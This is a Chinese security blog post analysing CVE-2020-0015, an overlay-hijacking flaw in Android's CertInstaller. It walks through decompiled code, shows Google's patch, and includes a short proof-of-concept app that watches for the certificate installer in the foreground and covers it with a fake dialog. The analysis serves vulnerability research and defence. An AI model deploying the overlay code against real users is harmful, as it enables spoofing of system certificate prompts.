从逆向角度看证书覆盖安装漏洞

原创 队员编号001 酒仙桥六号部队 6月19日

这是 **酒仙桥六号部队** 的第 **22** 篇文章。

全文共计1646个字，预计阅读时长6分钟。

前言

首先我们来了解下证书覆盖安装漏洞，此漏洞是2020年Google官方公布的漏洞之一，其编号为CVE-2020-0015，这个漏洞主要形成原因是由于本地安装证书被覆盖所造成的特权提升漏洞，在文中我会从逆向的角度去分析证书的安装流程，分析漏洞存在的位置以及形成的原因。在分析过程中会把代码进行截图，尽可能覆盖其中的所有关键代码，避免本文阅读者在阅读过程中再去反编译查看代码。

漏洞介绍

证书覆盖安装漏洞主要体现在系统导入证书的时候，而导入证书这部分功能是由系统中的CertInstaller.apk进行完成。而在用中并未做安全性校验，导致导入证书界面可以被覆盖，由于证书安装是由系统应用完成的，所以当安装界面被覆盖后，就变向的达到了特权提升的目的。根据官方说明该漏洞是存在全系统版本中的，而官方只修复了Android-8.0、Android-8.1、Android-9、 Android-10系统版本，下面通过代码分析此漏洞形成的原因。

分析流程

首先我们通过ADB命令从手机中将CertInstaller.apk文件提取到本地，CertInstaller.apk在系统中的/system/app/CertInstaller/目录下。拿到APK文件后我们再使用jadx、jeb等工具反编译APK文件。那么我们就通过ADB命令将/system/app/CertInstaller/CertInstaller.apk拷贝到本地，使用jadx、jeb等反编译工具将apk反编译。

首先我们先看下反编译后的AndroidManifest.xml文件。

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="23" android:versionName="6.0.1" package="com.android.certinstaller" platformBuildVersion(
  <uses-sdk android:minSdkVersion="23" android:targetSdkVersion="23"/>
  <original-package android:name="com.android.certinstaller"/>
  <permission android:name="com.android.certinstaller.INSTALL_AS_USER" android:protectionLevel="signature"/>
  <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
  <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
  <uses-permission android:name="android.permission.HIDE_NON_SYSTEM_OVERLAY_WINDOWS"/>
  <application android:label="@string/app_name" android:allowBackup="false">
    <activity android:theme="@style/Transparent" android:name=".CertInstallerMain" android:configChanges="keyboardHidden|orientation|screenSize">
      <intent-filter>
        <action android:name="android.credentials.INSTALL"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
      <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <data android:mimeType="application/x-x509-ca-cert"/>
        <data android:mimeType="application/x-x509-user-cert"/>
        <data android:mimeType="application/x-x509-server-cert"/>
        <data android:mimeType="application/x-pkcs12"/>
        <data android:mimeType="application/application/x-pem-file"/>
        <data android:mimeType="application/pkix-cert"/>
        <data android:mimeType="application/x-wifi-config"/>
      </intent-filter>
    </activity>
    <activity-alias android:name=".InstallCertAsUser" android:permission="com.android.certinstaller.INSTALL_AS_USER" android:targetActivity=".CertInstallerMain">
      <intent-filter>
        <action android:name="android.credentials.INSTALL_AS_USER"/>
        <category android:name="android.intent.category.DEFAULT"/>
      </intent-filter>
    </activity-alias>
    <activity android:theme="@style/Transparent" android:name=".CertInstaller" android:exported="false" android:configChanges="keyboardHidden|orientation"/>
    <activity android:theme="@style/Transparent" android:name=".WiFiInstaller" android:exported="false" android:configChanges="keyboardHidden|orientation"/>
    <activity android:theme="@style/Transparent" android:name=".CredentialsInstallDialog" android:exported="false" android:configChanges="keyboardHidden|orientation"/>
  </application>
</manifest>
```

从AndroidManifest.xml文件可以看出来主要入口在CertInstallerMain中，因为是activity，所以我们从onCreate函数开始分析：

代码位置：

com/android/certinstaller/CertInstallerMain.java

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setResult(0);
    if (((UserManager) getSystemService("user")).hasUserRestriction("no_config_credentials")) {
        finish();
        return;
    }
    Intent intent = getIntent();
    String action = intent.getAction();
    if ("android.credentials.INSTALL".equals(action) || "android.credentials.INSTALL_AS_USER".equals(action)) {
        Bundle bundle = intent.getExtras();
        String calledClass = intent.getComponent().getClassName();
        String installAsUserClassName = getPackageName() + ".InstallCertAsUser";
        if (!(bundle == null || installAsUserClassName.equals(calledClass))) {
            bundle.remove("install_as_uid");
        }
        if (bundle == null || bundle.isEmpty() || (bundle.size() == 1 && (bundle.containsKey("name") || bundle.containsKey("install_as_uid")))) {
            String[] mimeTypes = (String[]) MIME_MAPPINGS.keySet().toArray(new String[0]);
            Intent openIntent = new Intent("android.intent.action.OPEN_DOCUMENT");
            openIntent.setType("*/*");
            openIntent.putExtra("android.intent.extra.MIME_TYPES", mimeTypes);
            openIntent.putExtra("android.content.extra.SHOW_ADVANCED", true);
            startActivityForResult(openIntent, 2);
        } else {
            Intent installIntent = new Intent(this, CertInstaller.class);
            installIntent.putExtras(intent);
            startActivityForResult(installIntent, 1);
        }
    } else if ("android.intent.action.VIEW".equals(action)) {
        startInstallActivity(intent.getType(), intent.getData());
    }
}
```

从上面代码中可以看到，首先获取intent对象并对其中携带的数据进行判断，主要有三种情况：

1. intent未携带任何数据，或者从sdcard上选择证书文件进行安装，也就是在系统设置中选择从存储设备安装证书，如下图：


安全
设备管理器
查看或停用设备管理器
未知来源
允许安装来自未知来源的应用
凭据存储
存储类型
硬件支持
信任的凭据
显示信任的CA证书
从存储设备安装
从存储设备安装证书
清除凭据
删除所有证书

2. Intent携带了证书内容，就直接创建Intent 启动CertInstaller进行证书安装，例如：

```
BufferedInputStream bufInput =new BufferedInputStream(
    getAssets().open("test.p12"));
byte[] keychain = newbyte[bis.available()];
bufInput.read(keychain);

Intent installIntent = KeyChain.createInstallIntent();
installIntent.putExtra(KeyChain.EXTRA_PKCS12, keychain);
installIntent.putExtra(KeyChain.EXTRA_NAME,ENTRY_ALIAS);

startActivityForResult(installIntent, 1);
```

3. 通过action 列举出已安装的证书列表。

从上面三部分来看，无论分析第一种情况还是第二种，都可以到达证书安装的位置，那我们主要分析的是第二种情况， 创建一个intent用于启动CertInstaller activity，并将携带有证书内容的Intent以参数的形式传递过去。

下面继续看代码位置：

com/android/certinstaller/CertInstaller.java

```
protected void onCreate(Bundle savedStates) {
    super.onCreate(savedStates);

    mCredentials = createCredentialHelper(getIntent());

    mState = (savedStates == null) ? 1 : 2;

    if (mState == 1) {
        if (!mCredentials.containsAnyRawData()) {
            toastErrorAndFinish(R.string.no_cert_to_saved);
            finish();
        } else {

            if (mCredentials.hasCaCerts() && !mCredentials.hasPrivateKey() &&
                    !mCredentials.hasUserCertificate()) {
                KeyguardManager keyguardManager = getSystemService(KeyguardManager.class);
                Intent intent = keyguardManager.createConfirmDeviceCredentialIntent(null, null);
                if (intent == null) {
                    extractPkcs12OrInstall();
                } else {
                    startActivityForResult(intent, 2);
                }
            } else {
                if (mCredentials.hasUserCertificate() && !mCredentials.hasPrivateKey()) {
                    toastErrorAndFinish(R.string.action_missing_private_key);
                } else if (mCredentials.hasPrivateKey() && !mCredentials.hasUserCertificate()) {
                    toastErrorAndFinish(R.string.action_missing_user_cert);
                } else {
                    extractPkcs12OrInstall();
                }
            }
        }
    } else {
        mCredentials.onRestoreStates(savedStates);
        mNextAction = (MyAction)
                savedStates.getSerializable("na");
    }
}
```

```
private CredentialHelper createCredentialHelper(Intent intent) {
    try {
        return new CredentialHelper(intent);
    } catch (Throwable t) {
        Log.w("CertInstaller", "createCredentialHelper", t);
        toastErrorAndFinish(R.string.invalid_cert);
        return new CredentialHelper();
    }
}
```

从代码可以看出来证书安装过程基本都是依赖于CredentialHelper 类完成的，首先掉用createCredentialHelper函数创建了一个CredentialHelper 实例。

```
class CredentialHelper {
    private X509Certificate mUserCert;
    private List < X509Certificate > mCaCerts = new ArrayList < X509Certificate > ();
    CredentialHelper(Intent intent) {
        Bundle bundle = intent.getExtras();
        if (bundle == null) {
            return;
        }

        String name = bundle.getString("name");
        bundle.remove("name");
        if (name != null) {
            mName = name;
        }

        mUid = bundle.getInt("install_as_uid", -1);
        bundle.remove("install_as_uid");

        Log.d("CredentialHelper", "# extras: " + bundle.size());
        for (String key: bundle.keySet()) {
            byte[]bytes = bundle.getByteArray(key);
            Log.d("CredentialHelper", "    " + key + ": " + ((bytes == null) ? -1 : bytes.length));
            mBundle.put(key, bytes);
        }
        parseCert(getData("CERT"));
    }
    byte[]getData(String key) {
        return mBundle.get(key);
    }
```

```
    private void parseCert(byte[]bytes) {
        if (bytes == null) {
            return;
        }
        try {
            CertificateFactory certFactory = CertificateFactory.getInstance("X.509");
            X509Certificate cert = (X509Certificate)
            certFactory.generateCertificate(
                new ByteArrayInputStream(bytes));
            if (isCa(cert)) {
                Log.d("CredentialHelper", "got a CA cert");
                mCaCerts.add(cert);
            } else {
                Log.d("CredentialHelper", "got a user cert");
                mUserCert = cert;
            }
        } catch (CertificateException e) {
            Log.w("CredentialHelper", "parseCert(): " + e);
        }
    }

    private boolean isCa(X509Certificate cert) {
        try {
            byte[]asn1EncodedBytes = cert.getExtensionValue("2.5.29.19");
            if (asn1EncodedBytes == null) {
                return false;
            }
            DEROctetString derOctetString = (DEROctetString)
            new ASN1InputStream(asn1EncodedBytes).readObject();
            byte[]octets = derOctetString.getOctets();
            ASN1Sequence sequence = (ASN1Sequence)
            new ASN1InputStream(octets).readObject();
            return BasicConstraints.getInstance(sequence).isCA();
        } catch (IOException e) {
            return false;
        }
    }
}
```

从上面代码可以看出来，在创建CredentialHelper 实例的同时，还做了证书解析操作，这里主要看parseCert(byte[] bytes)函数,其中根据证书的不同会将证书缓存到mCaCerts或mUserCert列表中。然后继续分析CertInstaller的OnCreate函数，继续往下看对当前的环境进行校验，其中keyguardManager.createConfirmDeviceCredentialIntent(null, null); 是检查是否设置信任凭证。然后会调用到extractPkcs12OrInstall函数。

```
    private void extractPkcs12OrInstall() {
            if (mCredentials.hasPkcs12KeyStore()) {
                if (mCredentials.hasPassword()) {
                    showDialog(2);
                } else {
                    new Pkcs12ExtractAction("").run(this);
                }
            } else {
                MyAction action = new InstallOthersAction();
                action.run(this);
            }
        }
    }
```

PKCS12文件一般由密码保护，所以需要弹出一个密码输入框，用于输入密码。而正常抓包设置代理证书或者安装CA证书的时候就会走到 else里面。继续分析代码。

```
private static class InstallOthersAction implements MyAction {
    public void run(CertInstaller host) {
        host.mNextAction = null;
        host.installOthers();
    }
}
```

在这里可以看到InstallOthersAction中的run方法实际就是调用的CertInstaller.installOther函数；

```
private static class InstallOthersAction implements MyAction {
    public void run(CertInstaller host) {
        host.mNextAction = null;
        host.installOthers();
    }
}

private void installOthers() {

    boolean hasPrivateKeyAndUserCertificate =
            mCredentials.hasPrivateKey() && mCredentials.hasUserCertificate();
    boolean hasCaCertificate = mCredentials.hasCaCerts();
    Log.d("CertInstaller",
            String.format(
                    "Attempting credentials installation, has ca cert? %b, has user cert? %b",
                    hasCaCertificate, hasPrivateKeyAndUserCertificate));
    if (!(hasPrivateKeyAndUserCertificate || hasCaCertificate)) {
        finish();
        return;
    }

    nameCredential();
}

private void nameCredential() {
    if (!mCredentials.hasAnyForSystemInstall()) {
        toastErrorAndFinish(R.string.no_cert_to_saved);
    } else {
        showDialog(1);
    }
}
```

这可以看到是安装证书之前先做了一个校验，检查是否有CA证书，或者私有与用户证书，然后会调用nameCredential()函数，会调用showDialog()弹窗安装证书。这也就是漏洞产生的位置。而漏洞形成的原因就是在弹窗的位置因为没有对系统的dialog弹窗进行安全防护，导致dialog可以被劫持覆盖，这也是该漏洞的主要成因。

漏洞利用

由于设备环境原因，只在低版本测试，未在修复后的高版本手机进行测试。

下面看下代码：


这里为了方便直接创建了一个线程进行监听，也可以在service中实现。

为线程创建runnabl任务，判断当前运行的应用包名，如果为com.android.certinstaller，则启动一个伪装好的activity界面进行覆盖，这个activity界面设置为dialog显示。

```
public class MainActivity extends AppCompatActivity {

   Context mContext;
   String pkgName = "com.android.certinstaller";
   Runnable runnable = new Runnable() {
       @Override
       public void run() {
           while (true) {
               if (getTopPackage()) {
                   Intent intent = new Intent(MainActivity.this, TestActivity.class);
                   intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                   mContext.startActivity(intent);
                   MainActivity.this.finish();
                   break;
               }
           }
       }
   };
    private  boolean getTopPackage() {
       ComponentName f = ((ActivityManager.RunningTaskInfo) ((ActivityManager)
               mContext.getSystemService(ACTIVITY_SERVICE))
               .getRunningTasks(1).get(0)).topActivity;
       String TopPackageName = f.getPackageName();
       if (pkgName.contains(TopPackageName)) {
           return true;
       }
       return false;
   }
     @Override
    protected void onCreate(Bundle savedInstanceState) {
       super.onCreate(savedInstanceState);
       setContentView(R.layout.activity_main);
       mContext =this.getApplicationContext();
       new Thread(runnable).start();
   }
}
```

代码中getTopPackage()是检测当前运行的应用程序是哪一个，然后在线程中判断如果是certInstaller应用的进程，就进行弹窗覆盖掉系统的dialog，伪造个假的证书安装界面，导致本地特权提升。



漏洞修复

下面是Google官方的修复方式。

```
diff --git a/src/com/android/certinstaller/CertInstaller.java b/src/com/android/certinstaller/CertInstaller.java
index 8b381cb..dd849a7 100644
--- a/src/com/android/certinstaller/CertInstaller.java
+++ b/src/com/android/certinstaller/CertInstaller.java
@@ -16,6 +16,8 @@

 package com.android.certinstaller;

+import static android.view.WindowManager.LayoutParams.SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS;
+
 import android.app.Activity;
 import android.app.AlertDialog;
 import android.app.Dialog;
@@ -85,6 +87,7 @@
     @Override
     protected void onCreate(Bundle savedStates) {
         super.onCreate(savedStates);
+        getWindow().addSystemFlags(SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS);

         mCredentials = createCredentialHelper(getIntent());
```

从上图可以看到在CertInstaller.java代码的onCreate方法中添加了一个系统属性”SYSTEM_FLAG_HIDE_NON_SYSTEM_OVERLAY_WINDOWS”，添加此属性的目的就是屏蔽掉其他APP的悬浮窗，避免系统界面恶意程序进行覆盖，这样就修复了该漏洞存在的风险，目前官方只在Android8-Android10系统修复了此漏洞。

总结

这个漏洞本质上就是劫持的漏洞，只是与常规的劫持有区别，常规的劫持是针对非系统应用，而证书覆盖安装漏洞是针对系统应用的漏洞。在修复后的系统上，如果恶意程序伪装成系统应用，依然可以对证书安装进行覆盖，漏洞仍然存在。

知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你

长按二维码关注 酒仙桥六号部队